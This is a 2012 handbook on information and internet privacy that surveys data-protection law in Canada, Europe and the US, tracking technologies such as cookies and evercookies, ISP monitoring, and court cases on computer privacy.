Information and Internet Privacy Handbook

Kylan Courtney

Keon Murdock

First Edition, 2012

ISBN 978-81-323-1280-2

Published by:
College Publishing House
4735/22 Prakashdeep Bldg,
Ansari Road, Darya Ganj,
Delhi - 110002
Email: info@wtbooks.com

Table of Contents

Chapter 1

Introduction to Information Privacy

Information privacy, or **data privacy** is the relationship between collection and dissemination of data, technology, the public expectation of privacy, and the legal and political issues surrounding them.

Privacy concerns exist wherever personally identifiable information is collected and stored - in digital form or otherwise. Improper or non-existent disclosure control can be the root cause for privacy issues. Data privacy issues can arise in response to information from a wide range of sources, such as:

- Healthcare records
- Criminal justice investigations and proceedings
- Financial institutions and transactions
- Biological traits, such as genetic material
- Residence and geographic records
- Ethnicity

The challenge in data privacy is to share data while protecting personally identifiable information. The fields of data security and information security design and utilize software, hardware and human resources to address this issue.

Information types

Various types of personal information often come under privacy concerns.

Internet

The ability to control what information one reveals about oneself over the Internet, and who can access that information, has become a growing concern. These concerns include whether email can be stored or read by third parties without consent, or whether third parties can track the web sites someone has visited. Another concern is whether web sites which are visited collect, store, and possibly share personally identifiable information about users.

The advent of various search engines and the use of data mining created a capability for data about individuals to be collected and combined from a wide variety of sources very

easily. The FTC has provided a set of guidelines that represent widely-accepted concepts concerning fair information practices in an electronic marketplace called the Fair Information Practice Principles.

In order not to give away too much personal information, e-mails should be encrypted and browsing of webpages as well as other online activities should be done traceless via anonymizers, or, in cases those are not trusted, by open source distributed anonymizers, so called mix nets, such as I2P - The Anonymous Network or tor.

Medical

A person may not wish for their medical records to be revealed to others. This may be because they have concern that it might affect their insurance coverages or employment. Or it may be because they would not wish for others to know about medical or psychological conditions or treatments which would be embarrassing. Revealing medical data could also reveal other details about one's personal life (such as about one's sexual activity for example).

Physicians and psychiatrists in many cultures and countries have standards for doctor-patient relationships which include maintaining confidentiality. In some cases the physician-patient privilege is legally protected. These practices are in place to protect the dignity of patients, and to ensure that patients will feel free to reveal complete and accurate information required for them to receive the correct treatment.

Financial

Information about a person's financial transactions, including the amount of assets, positions held in stocks or funds, outstanding debts, and purchases can be sensitive. If criminals gain access to information such as a person's accounts or credit card numbers, that person could become the victim of fraud or identity theft. Information about a person's purchases can reveal a great deal about that person's history, such as places he/she has visited, whom he/she has contacted with, products he/she has used, his/her activities and habits, or medications he/she has used. In some cases corporations might wish to use this information to target individuals with marketing customized towards those individual's personal preferences, something which that person may or may not approve of.

Political

Political privacy has been a concern since voting systems emerged in ancient times. The secret ballot is the simplest and most widespread measure to ensure that political views are not known to anyone other than the voter themself—it is nearly universal in modern democracy, and considered to be a basic right of citizenship. In fact even where other rights of privacy do not exist, this type of privacy very often does. The United States has laws governing privacy of private health information.

Legality

The legal protection of the right to privacy in general - and of data privacy in particular - varies greatly around the world.

No one shall be subjected to arbitrary interference with his privacy, family, home or correspondence, nor to attacks upon his honour and reputation. Everyone has the right to the protection of the law against such interference or attacks.
—Universal Declaration of Human Rights, Article 12

There is a significant challenge for organizations that hold sensitive data to achieve and maintain compliance with so many regulations that have relevance to information privacy.

Canada

In Canada, the Personal Information Protection and Electronic Documents Act (PIPEDA) went into effect on 1 January 2001, applicable to federally regulated organizations. All other organizations were included on 1 January 2004. The PIPEDA brings Canada into compliance with the requirements of the European Commission's directive on data privacy.

PIPEDA specifies the rules to govern collection, use or disclosure of the personal information in the course of recognizing the right of privacy of individuals with respect to their personal information. It also specifies the rules for the organizations to collect, use, and disclose personal information.

The PIPEDA apply to:

1. The organizations collects, uses or disclosure in the matter of commercial use.
2. The organizations and the employee of the organization collect, use, or discloses in the course of operation of a federal work, undertaking or business.

The PIPEDA Does NOT apply to

1. Government institutions to which the Privacy Act applies.
2. Individuals who collect, use, or disclose personal information for personal purpose and use.
3. Organizations which collect, use, or disclose personal information only for the purpose of journalist, art or literary.

As specified in PIPEDA:

"Personal Information" means information about an identifiable individual, but does not include the name, title or business address or telephone number of an employee of an organization.

"Organization"means an association, a partnership, a person and a trade union.

"federal work, undertaking or business" means any work, undertaking or business that is within the legislative authority of Parliament. Including

1. a work, undertaking or business that is operated or carried on for or in connection with navigation and shipping, whether inland or maritime, including the operation of ships and transportation by ship anywhere in Canada;
2. a railway, canal, telegraph or other work or undertaking that connects a province with another province, or that extends beyond the limits of a province;
3. a line of ships that connects a province with another province, or that extends beyond the limits of a province;
4. a ferry between a province and another province or between a province and a country other than Canada;
5. aerodromes, aircraft or a line of air transportation;
6. a radio broadcasting station;
7. a bank;
8. a work that, although wholly situated within a province, is before or after its execution declared by Parliament to be for the general advantage of Canada or for the advantage of two or more provinces;
9. a work, undertaking or business outside the exclusive legislative authority of the legislatures of the provinces; and
10. a work, undertaking or business to which federal laws, within the meaning of section 2 of the Oceans Act, apply under section 20 of that Act and any regulations made under paragraph 26(1)(k) of that Act.

The PIPEDA gives individuals the right to:

1. understand the reasons why organizations collect, use, or disclose personal information.
2. expect organizations to collect, use or disclose personal information in a reasonable and appropriate way.
3. understand who in the organizations pays the responsibility for protecting individuals' personal information.
4. expect organizations to protect the personal information in a reasonable and security way.
5. expect the personal information held by the organizations to be accurate, complete, and up-to-date.
6. have the access to their personal information and ask for any corrections or have the right to make complain towards the organizations.

The PIPEDA requires organizations to:

1. obtain consent before they collect, use, and disclose any personal information.
2. collect personal information in a reasonable, appropriate, and lawful ways.
3. establish personal information policies that are clear, reasonable,and ready to protect individuals' person information.

Europe

The right to data privacy is heavily regulated and actively enforced in Europe. Article 8 of the European Convention on Human Rights (ECHR) provides a right to respect for one's *"private and family life, his home and his correspondence"*, subject to certain restrictions. The European Court of Human Rights has given this article a very broad interpretation in its jurisprudence. According to the Court's case law the collection of information by officials of the state about an individual without his consent always falls within the scope of Article 8. Thus, gathering information for the official census, recording fingerprints and photographs in a police register, collecting medical data or details of personal expenditures and implementing a system of personal identification has been judged to raise data privacy issues.

Any state interference with a person's privacy is only acceptable for the Court if three conditions are fulfilled:

1. The interference is in accordance with the law
2. The interference pursues a legitimate goal
3. The interference is necessary in a democratic society

The government is not the only entity which may pose a threat to data privacy. Other citizens, and private companies most importantly, engage in far more threatening activities, especially since the automated processing of data became widespread. The Convention for the Protection of Individuals with regard to Automatic Processing of Personal Data was concluded within the Council of Europe in 1981. This convention obliges the signatories to enact legislation concerning the automatic processing of personal data, which many duly did.

As all the member states of the European Union are also signatories of the European Convention on Human Rights and the Convention for the Protection of Individuals with regard to Automatic Processing of Personal Data, the European Commission was concerned that diverging data protection legislation would emerge and impede the free flow of data within the EU zone. Therefore the European Commission decided to harmonize data protection regulation and proposed the Directive on the protection of personal data, which member states had to transpose into law by the end of 1998.

The directive contains a number of key principles with which member states must comply. Anyone processing personal data must comply with the eight enforceable principles of good practice. They state that the data must be:

1. Fairly and lawfully processed.
2. Processed for limited purposes.
3. Adequate, relevant and not excessive.
4. Accurate.
5. Kept no longer than necessary.
6. Processed in accordance with the data subject's rights.
7. Secure.
8. Transferred only to countries with adequate protection.

Personal data covers both facts and opinions about the individual. It also includes information regarding the intentions of the data controller towards the individual, although in some limited circumstances exemptions will apply. With processing, the definition is far wider than before. For example, it incorporates the concepts of "obtaining", "holding" and "disclosing".

All EU member states adopted legislation pursuant this directive or adapted their existing laws. Each country also has its own supervisory authority to monitor the level of protection.

France

France adapted its existing law, *no. 78-17 of 6 January 1978 concerning information technology, files and civil liberties"*.

Germany

In Germany both the federal government and the states enacted legislation.

United Kingdom

In the United Kingdom the Data Protection Act 1984 was repealed by the Data Protection Act 1998 (Information Commissioner). Due to changes in the law, employers must inform staff in advance if they plan to monitor their emails, phone calls and Internet use. The Home Office has published a consultation paper detailing whom it believes should have access to private data and for how long. This proposal goes beyond the current access to such information by MI5, MI6, GCHQ, and HM Revenue and Customs. The new proposals would extend the number of agencies that can access this communications data to include other agencies with crime-fighting roles. Simon Davies, director of Privacy International, called the plans “a systematic attack on the right to privacy.”

Switzerland

While Switzerland is not a member of the European Union (EU) or of the European Economic Area, it has partially implemented the EU Directive on the protection of personal data in 2006 by acceding to the STE 108 agreement of the Council of Europe

and a corresponding amendment of the federal Data Protection Act. However, Swiss law imposes less restrictions upon data processing than the Directive in several respects.

In Switzerland, the right to privacy is guaranteed in article 13 of the Swiss Federal Constitution. The Swiss Federal Data Protection Act (DPA) and the Swiss Federal Data Protection Ordinance (DPO) entered into force on July 1, 1993. The latest amendments of the DPA and the DPO entered into force on January 1, 2008.

The DPA applies to the processing of personal data by private persons and federal government agencies. Unlike the data protection legislation of many other countries, the DPA protects both personal data pertaining to natural persons and legal entities.

The Swiss Federal Data Protection and Information Commissioner in particular supervises compliance of the federal government agencies with the DPA, provides advice to private persons on data protection, conducts investigations and makes recommendations concerning data protection practices.

Some data files must be registered with the Swiss Federal Data Protection and Information Commissioner before they are created. In the case of a transfer of personal data outside of Switzerland, special requirements need to be met and, depending on the circumstances, the Swiss Federal Data Protection and Information Commissioner must be informed before the transfer is made.

Most Swiss cantons have enacted their own data protection laws regulating the processing of personal data by cantonal and municipal bodies.

United States

Data privacy is not highly legislated or regulated in the U.S.. In the United States, access to private data contained in for example third-party credit reports may be sought when seeking employment or medical care, or making automobile, housing, or other purchases on credit terms. Although partial regulations exist, there is no all-encompassing law regulating the acquisition, storage, or use of personal data in the U.S. In general terms, in the U.S., whoever can be troubled to key in the data, is deemed to own the right to store and use it, even if the data were collected without permission. For instance the Health Insurance Portability and Accountability Act of 1996 (HIPAA), the Children's Online Privacy Protection Act of 1998 (COPPA), and the Fair and Accurate Credit Transactions Act of 2003 (FACTA), are all examples of U.S. federal laws with provisions which tend to favor information flow efficiencies and operational profits over the rights of individuals to control their own personal data.

The Supreme Court interpreted the Constitution to grant a right of privacy to individuals in *Griswold v. Connecticut*. Very few states, however, recognize an individual's right to privacy, a notable exception being California. An inalienable right to privacy is enshrined in the California Constitution's article 1, section 1, and the California legislature has enacted several pieces of legislation aimed at protecting this right. The California Online

Privacy Protection Act (OPPA) of 2003 requires operators of commercial web sites or online services that collect personal information on California residents through a web site to conspicuously post a privacy policy on the site and to comply with its policy.

The safe harbor arrangement was developed by the United States Department of Commerce in order to provide a means for U.S. companies to demonstrate compliance with European Commission directives and thus to simplify relations between them and European businesses.

Safe Harbor Program and Passenger Name Record issues

The United States Department of Commerce created the International Safe Harbor Privacy Principles certification program in response to the 1995 Directive on Data Protection (Directive 95/46/EC) of the European Commission. Directive 95/46/EC declares in Chapter IV Article 25 that personal data may only be transferred from the countries in the European Economic Area to countries which provide adequate privacy protection. Historically, establishing adequacy required the creation of national laws broadly equivalent to those implemented by Directive 95/46/EU. Although there are exceptions to this blanket prohibition - for example where the disclosure to a country outside the EEA is made with the consent of the relevant individual (Article 26(1)(a)) - they are limited in practical scope. As a result, Article 25 created a legal risk to organisations which transfer personal data from Europe to the United States.

The program has an important issue on the exchange of Passenger Name Record information between the EU and the US. According to the EU directive, personal data may only be transferred to third countries if that country provides an adequate level of protection. Some exceptions to this rule are provided, for instance when the controller himself can guarantee that the recipient will comply with the data protection rules.

The European Commission has set up the "Working party on the Protection of Individuals with regard to the Processing of Personal Data," commonly known as the "Article 29 Working Party". The Working Party gives advice about the level of protection in the European Union and third countries.

The Working Party negotiated with U.S. representatives about the protection of personal data, the Safe Harbor Principles were the result. Notwithstanding that approval, the self assessment approach of the Safe Harbor remains controversial with a number of European privacy regulators and commentators.

The Safe Harbor program addresses this issue in a unique way: rather than a blanket law imposed on all organisations in the United States, a voluntary program is enforced by the FTC. U.S. organisations which register with this program, having self-assessed their compliance with a number of standards, are "deemed adequate" for the purposes of Article 25. Personal information can be sent to such organisations from the EEA without the sender being in breach of Article 25 or its EU national equivalents. The Safe Harbor

was approved as providing adequate protection for personal data, for the purposes of Article 25(6), by the European Commission on 26 July 2000.

The Safe Harbor is not a perfect solution to the challenges posed by Article 25. In particular, adoptee organisations need to carefully consider their compliance with the *onward transfer obligations*, where personal data originating in the EU is transferred to the US Safe Harbor, and then onward to a third country. The alternative compliance approach of "Binding Corporate Rules" , recommended by many EU privacy regulators, resolves this issue. In addition, any dispute arising in relation to the transfer of HR data to the US Safe Harbor must be heard by a panel of EU privacy regulators.

In July 2007, a new, controversial, Passenger Name Record agreement between the US and the EU was undersigned. A short time afterwards, the Bush administration gave exemption for the Department of Homeland Security, for the Arrival and Departure System (ADIS) and for the Automated Target System from the 1974 Privacy Act.

In February 2008, Jonathan Faull, the head of the EU's Commission of Home Affairs, complained about the US bilateral policy concerning PNR. The US had signed in February 2008 a memorandum of understanding (MOU) with the Czech Republic in exchange of a VISA waiver scheme, without concerting before with Brussels. The tensions between Washington and Brussels are mainly caused by a lesser level of data protection in the US, especially since foreigners do not benefit from the US Privacy Act of 1974. Other countries approached for bilateral MOU included the United Kingdom, Estonia, Germany and Greece.

Protecting privacy in information systems

As heterogeneous information systems with differing privacy rules are interconnected and information is shared, policy appliances will be required to reconcile, enforce and monitor an increasing amount of privacy policy rules (and laws). There are two categories of technology to address privacy protection in commercial IT systems: communication and enforcement.

Policy Communication

- P3P - The Platform for Privacy Preferences. P3P is a standard for communicating privacy practices and comparing them to the preferences of individuals.

Policy Enforcement

- XACML - The Extensible Access Control Markup Language together with its Privacy Profile is a standard for expressing privacy policies in a machine-readable language which a software system can use to enforce the policy in enterprise IT systems.
- EPAL - The Enterprise Privacy Authorization Language is very similar to XACML, but is not yet a standard.

- WS-Privacy - "Web Service Privacy" will be a specification for communicating privacy policy in web services. For example, it may specify how privacy policy information can be embedded in the SOAP envelope of a web service message.

Protecting Privacy on the Internet

On the internet you almost always give away a lot of information about yourself: Unencrypted e-mails can be read by the administrators of the e-mail server, if the connection is not encrypted (no https), and also the internet service provider and other parties sniffing the traffic of that connection are able to know the contents. Furthermore, the same applies to any kind of traffic generated on the internet (webbrowsing, instant messaging, ...) In order not to give away too much personal information, e-mails can be encrypted and browsing of webpages as well as other online activities can be done traceless via anonymizers, or, in cases those are not trusted, by open source distributed anonymizers, so called mix nets. Renowned open-source mix nets are I2P - The Anonymous Network or tor.

Chapter 2

Internet Privacy

Internet privacy is the desire or mandate of personal privacy concerning transactions or transmission of data via the Internet. It involves the exercise of control over the type and amount of information a person reveals about himself on the Internet and who may access such information. The term is often understood to mean universal Internet privacy, i.e. *every* user of the Internet possessing Internet privacy.

Internet privacy forms a subset of computer privacy. A number of experts within the field of Internet security and privacy believe that privacy doesn't exist; "Privacy is dead – get over it" according to Steve Rambam, private investigator specializing in Internet privacy cases. On the other hand, in his essay *The Value of Privacy,* security expert Bruce Schneier says, "Privacy protects us from abuses by those in power, even if we're doing nothing wrong at the time of surveillance."

Levels of privacy

People with only a casual concern for Internet privacy need not achieve total anonymity. Internet users may achieve an adequate level of privacy through controlled disclosure of personal information. The revelation of IP addresses, non-personally-identifiable profiling, and similar information might become acceptable trade-offs for the convenience that users could otherwise lose using the workarounds needed to suppress such details rigorously. On the other hand, some people desire much stronger privacy. In that case, they may try to achieve *Internet anonymity* to ensure privacy — use of the Internet without giving any third parties the ability to link the Internet activities to personally-identifiable information (P.I.I.) of the Internet user. In order to keep your information private, people need to be careful on what they submit and look at online. When filling out forms and buying merchandise, that becomes tracked and because your information was not private, companies are now sending you spam and advertising on similar products.

Related State Laws Privacy of Personal Information: Nevada and Minnesota require Internet Service Providers to keep information private regarding their customers. This is only unless a customer approves their information being given out. According to the National Conference of State Legislator, the following states have certain laws on the personal privacy of its citizens.

Minnesota Statutes §§ 325M.01 to .09 -Prohibits Internet service providers from disclosing personally identifiable information, including a consumer's physical or electronic address or telephone number; Internet or online sites visited; or any of the contents of a consumer's data storage devices. Provides for certain circumstances under which information must be disclosed, such as to a grand jury; to a state or federal law enforcement officer acting as authorized by law; pursuant to a court order or court action. Provides for civil damages of $500 or actual damages and attorney fees for violation of the law.

Nevada Revised Statutes § 205.498 -In addition, California and Utah laws, although not specifically targeted to on-line businesses, require all nonfinancial businesses to disclose to customers, in writing or by electronic mail, the types of personal information the business shares with or sells to a third party for direct marketing purposes or for compensation. Under the California law, businesses may post a privacy statement that gives customers the opportunity to choose not to share information at no cost.

There are also certain laws for employees and businesses and privacy policies for websites.

Risks to internet privacy

In today's technological world, millions of individuals are subject to privacy threats. Companies are hired not only to watch what you visit online, but to infiltrate the information and send advertising based on your browsing history. People set up accounts for Facebook; enter bank and credit card information to various websites.

Those concerned about Internet privacy often cite a number of *privacy risks* — events that can compromise privacy — which may be encountered through Internet use. These methods of compromise can range from the gathering of statistics on users, to more malicious acts such as the spreading of spyware and various forms of bugs (software errors) exploitation.

Privacy measures are provided on several social networking sites to try to provide their users with protection for their personal information. On Facebook for example privacy settings are available for all registered users. The settings available on Facebook include the ability to block certain individuals from seeing your profile, the ability to choose your "friends," and the ability to limit who has access to your pictures and videos. Privacy settings are also available on other social networking sites such as E-harmony and MySpace. It is the user's prerogative to apply such settings when providing personal information on the internet.

In late 2007 Facebook launched the Beacon program where user rental records were released on the public for friends to see. Many people were enraged by this breach in privacy, and the *Lane v. Facebook, Inc.* case ensued.

HTTP cookies

An HTTP cookie is data stored on a user's computer that assists in automated access to websites or web features, or other state information required in complex web sites. It may also be used for user-tracking by storing special usage history data in a cookie. Cookies are a common concern in the field of privacy. As a result, some types of cookies are classified as a *tracking cookie*. Although website developers most commonly use cookies for legitimate technical purposes, cases of abuse occur. In 2009, two researchers noted that social networking profiles could be connected to cookies, allowing the social networking profile to be connected to browsing habits.

Systems do not generally make the user explicitly aware of the storing of a cookie. (Although some users object to that, it does not properly relate to Internet privacy. It does however have implications for computer privacy, and specifically for computer forensics.

The original developers of cookies intended that only the website that originally distributed cookies to users so they could retrieve them, therefore returning only data already possessed by the website. However, in practice programmers can circumvent this restriction. Possible consequences include:

- the placing of a personally-identifiable tag in a browser to facilitate web profiling (see below), or,
- use of cross-site scripting or other techniques to steal information from a user's cookies.

Some users choose to disable cookies in their web browsers – as of 2000 a Pew survey estimated the proportion of users at 4%. Such an action eliminates the potential privacy risks, but may severely limit or prevent the functionality of many websites. All significant web browsers have this disabling ability built-in, with no external program required. As an alternative, users may frequently delete any stored cookies. Some browsers (such as Mozilla Firefox and Opera) offer the option to clear cookies automatically whenever the user closes the browser. A third option involves allowing cookies in general, but preventing their abuse. There are also a host of wrapper applications that will redirect cookies and cache data to some other location.

The process of *profiling* (also known as "tracking") assembles and analyzes several events, each attributable to a single originating entity, in order to gain information (especially patterns of activity) relating to the originating entity. Some organizations engage in the profiling of people's web browsing, collecting the URLs of sites visited. The resulting profiles can potentially link with information that personally identifies the individual who did the browsing.

Some web-oriented marketing-research organizations may use this practice legitimately, for example: in order to construct profiles of 'typical Internet users'. Such profiles, which describe average trends of large groups of Internet users rather than of actual individuals,

can then prove useful for market analysis. Although the aggregate data does not constitute a privacy violation, some people believe that the initial profiling does.

Profiling becomes a more contentious privacy issue when data-matching associates the profile of an individual with personally-identifiable information of the individual.

Governments and organizations may set up honeypot websites – featuring controversial topics – with the purpose of attracting and tracking unwary people. This constitutes a potential danger for individuals.

Flash cookies

Flash cookies, also known as Local Shared Objects, work the same ways as normal cookies and are used by the Adobe Flash Player to store information at the user's computer. They exhibit a similar privacy risk as normal cookies, but are not as easily blocked, meaning that the option in most browsers to not accept cookies does not affect flash cookies. One way to view and control them is the Better Privacy add-on for Mozilla Firefox users.

Evercookies

An Evercookie is a JavaScript-based application which produces cookies in a web browser that actively "resist" deletion by redundantly copying themselves in different forms on the user's machine (e.g.: Flash Local Shared Objects, various HTML5 storage mechanisms, window.name caching, etc.), and resurrecting copies are missing or expired.

Photographs on the internet

Today many people have digital cameras and post their photos online. The people depicted in these photos might not want to have them appear on the Internet.

Some organizations attempt to respond to this privacy-related concern. Some people wore a 'no photos' tag to indicate they would prefer not to have their photo taken.

The Harvard Law Review published a short piece called "In The Face of Danger: Facial Recognition and Privacy Law," much of it explaining how "privacy law, in it's current form, is of no help to those unwillingly tagged." Any individual can be unwillingly tagged in a photo and displayed in a manner that might violate them personally in some way, and by the time Facebook gets to taking down the photo, many people will have already had the chance to view, share, or distribute it. Furthermore, traditional tort law does not protect people who are captured by a photograph in public because this is not counted as an invasion of privacy. The extensive Facebook privacy policy covers these concerns and much more. For example, the policy states that they reserve the right to disclose member information or share photos with companies, lawyers, courts, government entities, etc. if they feel it absolutely necessary. The policy also informs users that profile pictures are mainly to help friends connect to each other. However, these, as well as other pictures, can allow other people to invade a person's privacy by finding out information that can be used to track and locate a certain individual. In an article featured in ABC news, it was stated that two teams of scientists found out that Hollywood stars could be giving up information about their private whereabouts very easily through pictures uploaded to the Internet. Moreover, it was found that pictures

taken by IPhones automatically attach the latitude and longitude of the picture taken through metadata unless this function is manually disabled.

Privacy within social networking sites

Social networking sites have become very popular within the last five years. With the creation of Facebook and the continued popularity of MySpace many people are giving their personal information out on the internet. These social networks keep track of all interactions used on their sites and save them for later use. Most users are not aware that they can modify the privacy settings and unless they modify them, their information is open to the public. On Facebook privacy settings can be accessed via the drop down menu under account in the top right corner. There users can change who can view their profile and what information can be displayed on their profile. In most cases profiles are open to either "all my network and friends" or "all of my friends." Also, information that shows on a user's profile such as birthday, religious views, and relationship status can be removed via the privacy settings. If a user is under 13 years old they are not able to make a Facebook or a MySpace account, however, this is not regulated.

Internet service providers

Internet users obtain Internet access through an Internet service provider (ISP). All data transmitted to and from users must pass through the ISP. Thus, an ISP has the potential to observe users' activities on the Internet.

However, ISPs are usually prevented from participating in such activities due to legal, ethical, business, or technical reasons.

Despite these legal and ethical restrictions, some ISPs, such as British Telecom (BT), are planning to use deep packet inspection technology provided by companies such as Phorm in order to examine the contents of the pages that people visit. By doing so, they can build up a profile of a person's web surfing habits, which can then be sold on to advertisers in order to provide targeted advertising. BT's attempt at doing this will be marketed under the name 'Webwise'.

Normally ISPs do collect at least *some* information about the consumers using their services. From a privacy standpoint, ISPs would ideally collect only as much information as they require in order to provide Internet connectivity (IP address, billing information if applicable, etc).

Which information an ISP collects, what it does with that information, and whether it informs its consumers, pose significant privacy issues. Beyond the usage of collected information typical of third parties, ISPs sometimes state that they will make their information available to government authorities upon request. In the US and other countries, such a request does not necessarily require a warrant.

An ISP cannot know the contents of properly-encrypted data passing between its consumers and the Internet. For encrypting web traffic, https has become the most popular and best-supported standard. Even if users encrypt the data, the ISP still knows the IP addresses of the sender and of the recipient.

An Anonymizer such as I2P – The Anonymous Network or Tor can be used for accessing web services without them knowing your IP address and without your ISP knowing what the services are that you access.

General concerns regarding Internet user privacy have become enough of a concern for a UN agency to issue a report on the dangers of identity fraud.

Data logging

Many programs and operating systems are set up to perform data logging of usage. This may include recording times when the computer is in use, or which web sites are visited. If a third party has sufficient access to the computer, legitimately or not, the user's privacy may be compromised. This could be avoided by disabling logging, or by clearing logs regularly.

Legal threats

Use by government agencies of an array of technologies designed to track and gather Internet users' information are the topic of much debate between privacy advocates, civil libertarians and those who believe such measures are necessary for law enforcement to keep pace with rapidly changing communications technology.

Specific examples

- Following a decision by the European Union’s council of ministers in Brussels, in January, 2009, the UK's Home Office adopted a plan to allow police to access the contents of individuals' computers without a warrant. The process, called "remote searching", allows one party, at a remote location, to examine another's hard drive and Internet traffic, including email, browsing history and websites visited. Police across the EU are now permitted to request that the British police conduct a remote search on their behalf. The search can be granted, and the material gleaned turned over and used as evidence, on the basis of a senior officer believing it necessary to prevent a serious crime. Opposition MPs and civil libertarians are concerned about this move toward widening surveillance and its possible impact on personal privacy. Says Shami Chakrabarti, director of the human rights group Liberty, “The public will want this to be controlled by new legislation and judicial authorisation. Without those safeguards it’s a devastating blow to any notion of personal privacy.”

- The FBI's Magic Lantern software program was the topic of much debate when it was publicized in November, 2001. Magic Lantern is a Trojan Horse program that logs users' keystrokes, rendering encryption useless.

Other potential Internet privacy risks

- **Malware** is a term short for "malicious software" and is used to describe software to cause damage to a single computer, server, or computer network whether that is through the use of a virus, trojan horse, spyware, etc.
- **Spyware** is a piece of software that obtains information from a user's computer without that user's consent.
- A **web bug** is an object embedded into a web page or email and is usually invisible to the user of the website or reader of the email. It allows checking to see if a person has looked at a particular website or read a specific email message.
- **Phishing** is a criminally fraudulent process of trying to obtain sensitive information such as user names, passwords, credit card or bank information. Phishing is an internet crime in which someone masquerades as a trustworthy entity in some form of electronic communication.
- **Pharming** is hackers attempt to redirect traffic from a legitimate website to a completely different internet address. Pharming can be conducted by changing the hosts file on a victim's computer or by exploiting a vulnerability on the DNS server.
- Social engineering
- Malicious proxy server (or other "anonymity" services)

How to protect yourself from malware

- Keep your computer's software patched and current. Both your operating system and your anti- virus application must be updated on a regular basis. Make sure you do all relevant security updates and keep your anti-virus up to date.
- Only download updates from reputable sources. For Windows operating systems, always use genuine Microsoft windows updates. For other operating systems, always use the legitimate websites of the company or person who produces it.
- Always think before you install something, weigh the risks and benefits, and be aware of the fine print. Does the lengthy license agreement that you don't want to read conceal a warning that you are about to install spyware? Don't install anything from a website that doesn't look legitimate and be aware of your internet surroundings.
- Install and use a firewall. If you are running Windows XP you can use the built-in software firewall under Control Panel, and there are free versions of firewalls that work on all versions of Windows. If you are using a MAC there are various free programs you can install which will help protect your system.
- Prevention is always better than cure; do your best to protect your system from vulnerabilities and don't open yourself up to malware.

Specific cases

Search engine data and law enforcement

Data from major Internet companies, including Yahoo! and MSN (Microsoft), have already been subpoenaed by the United States and China. AOL even provided a chunk of its own search data online, allowing reporters to track the online behaviour of private individuals.

In 2006, a wireless hacker pled guilty when his Google searches were used as evidence against him. The defendant ran a Google search over the network using the following search terms: "how to broadcast interference over wifi 2.4 GHZ," "interference over wifi 2.4 Ghz," "wireless networks 2.4 interference," and "make device interfere wireless network." While court papers did not describe how the FBI obtained his searches (e.g. through a seized hard-drive or directly from the search-engine), Google has indicated that it can provide search terms to law enforcement if given an Internet address or Web cookie.

US v. Zeigler

In the United States many cases discuss whether a private employee (i.e., not a government employee) who stores incriminating evidence in workplace computers is protected by the Fourth Amendment's reasonable expectation of privacy standard in a criminal proceeding.

Most case law holds that employees do not have a reasonable expectation of privacy when it comes to their work related electronic communications. See, e.g. *US v. Simons*, 206 F.3d 392, 398 (4th Cir., Feb. 28, 2000).

However, one federal court held that employees can assert that the attorney-client privilege with respect to certain communications on company laptops.

Another recent federal case discussed this topic. On January 30, 2007, the Ninth Circuit court in US v. Ziegler, reversed its earlier August 2006 decision upon a petition for rehearing. In contrast to the earlier decision, the Court acknowledged that an employee has a right to privacy in his workplace computer. However, the Court also found that an employer can consent to any illegal searches and seizures.

In Ziegler, an employee had accessed child pornography websites from his workplace. His employer noticed his activities, made copies of the hard drive, and gave the FBI the employee's computer. At his criminal trial, Ziegler filed a motion to suppress the evidence because he argued that the government violated his Fourth Amendment rights.

The Ninth Circuit allowed the lower court to admit the child pornography as evidence. After reviewing relevant Supreme Court opinions on a reasonable expectation of privacy, the Court acknowledged that Ziegler had a reasonable expectation of privacy at his office

and on his computer. That Court also found that his employer could consent to a government search of the computer and that, therefore, the search did not violate Ziegler's Fourth Amendment rights.

State v. Reid

The New Jersey Supreme Court has also issued an opinion on the privacy rights of computer users, holding in *State v. Reid* that computer users have a reasonable expectation of privacy concerning the personal information they give to their ISPs.

In that case, Shirley Reid was indicted for computer theft for changing her employer's password and shipping address on its online account with a supplier. The police discovered her identity after serving the ISP, Comcast, with a municipal subpoena not tied to any judicial proceeding.

The lower court suppressed the information from Comcast that linked Reid with the crime on grounds that the disclosure violated Reid's constitutional right to be protected from unreasonable search and seizure. The appellate court affirmed, as did the New Jersey Supreme Court, which ruled that ISP subscriber records can only be disclosed to law enforcement upon the issuance of a grand jury subpoena. As a result, New Jersey offers greater privacy rights to computer users than most federal courts. This case also serves as an illustration of how case law on privacy regarding workplace computers is still evolving.

Robbins v. Lower Merion School District

In *Robbins v. Lower Merion School District* (U.S. Eastern District of Pennsylvania 2010), the federal trial court issued an injunction against the school district after plaintiffs charged two suburban Philadelphia high schools violated the privacy of students and others when they secretly spied on students by surreptitiously and remotely activating webcams embedded in school-issued laptops the students were using at home. The schools admitted to secretly snapping over 66,000 webshots and screenshots, including webcam shots of students in their bedrooms.

Teachers and MySpace

Teachers' privacy on MySpace has created controversy across the world. They are forewarned by The Ohio News Association that if they have a MySpace account, it should be deleted. Eschool News warns, "Teachers, watch what you post online." The ONA also posted a memo advising teachers not to join these sites. Teachers can face consequences of license revocations, suspensions, and written reprimands.

The *Chronicle of Higher Education* wrote an article on April 27, 2007, entitled "A MySpace Photo Costs a Student a Teaching Certificate" about Stacy Snyder. She was a student of Millersville University of Pennsylvania who was denied her teaching degree because of an unprofessional photo posted on MySpace, which involved her drinking

with a pirate's hat on and a caption of “Drunken Pirate". As a substitute, she was given an English degree.

Internet privacy and Blizzard Entertainment

On July 6, 2010, Blizzard Entertainment announced that it would display the real names tied to user accounts in its game forums. On July 9, 2010, CEO and cofounder of Blizzard Mike Morhaime announced a reversal of the decision to force posters' real names to appear on Blizzard's forums. The reversal was made in response to subscriber feedback.

Chapter 3

Information Privacy Law and Personally Identifiable Information

Information Privacy Law

Information privacy laws cover the protection of information on private individuals from intentional or unintentional disclosure or misuse. The European Directive on Protection of Personal Data, released on July 25, 1995 was an attempt to unify the laws on data protection within the European Community. As a result, customers of international organizations such as Amazon and eBay in the EU have the ability to review and delete information, while Americans do not. In the United States the equivalent guiding philosophy is the Code of Fair Information Practice (FIP). This was developed by the Office of Technology Assessment in response to concerns about the potential for electronic surveillance.

The difference in language here is important: in the United States the debate is about privacy where in the European Community the debate is on data protection. Moving the debate from privacy to data protection is seen by some philosophers as a mechanism for moving forward in the practical realm while not requiring agreement on fundamental questions about the nature of privacy.

The basic principles of data protection in the EU are:

- For all data collected there should be a stated purpose
- Information collected by an individual cannot be disclosed to other organizations of individuals unless authorized by law or by consent of the individual.
- Records kept on an individual should be accurate and up to date.
- There should be mechanisms for individuals to review data about them, to ensure accuracy. This may include periodic reporting.
